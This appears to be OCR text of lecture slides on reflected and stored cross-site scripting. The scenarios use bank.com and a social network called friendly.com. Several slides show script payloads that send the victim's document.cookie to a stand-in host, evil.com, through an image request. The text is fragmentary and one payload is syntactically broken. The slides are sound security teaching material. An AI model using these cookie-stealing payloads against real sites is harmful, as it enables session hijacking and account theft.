


Vulnerable Website, Type 1

http://www.websearch.com/search?q=





1. bank.com sets a cookie

2. Visit evil.com

<iframe src="bank.com?name=<script>d.write('<img src=evil.com?'+doc.cookie')</script>

bank.com?name=<script...>


Name param is injected into browser, interpreted as js.

<img src=evil.com?<secret cookie>

Attempt to load image leaks secret cookie

Vulnerable Website, Type 2

- Suppose we have a social network, www.friendly.com



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

Stored XSS Attack

```
<script>document.write('<img src="http://
evil.com/?'+document.cookie+'">');</script>
```

friendly.com

Origin: www.friendly.com
session=xl4f-Qs02fd

evil.com

Stored XSS Attack

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<script>document.write('<img src="http://
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

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

KEEP
CALM
AND
HACK
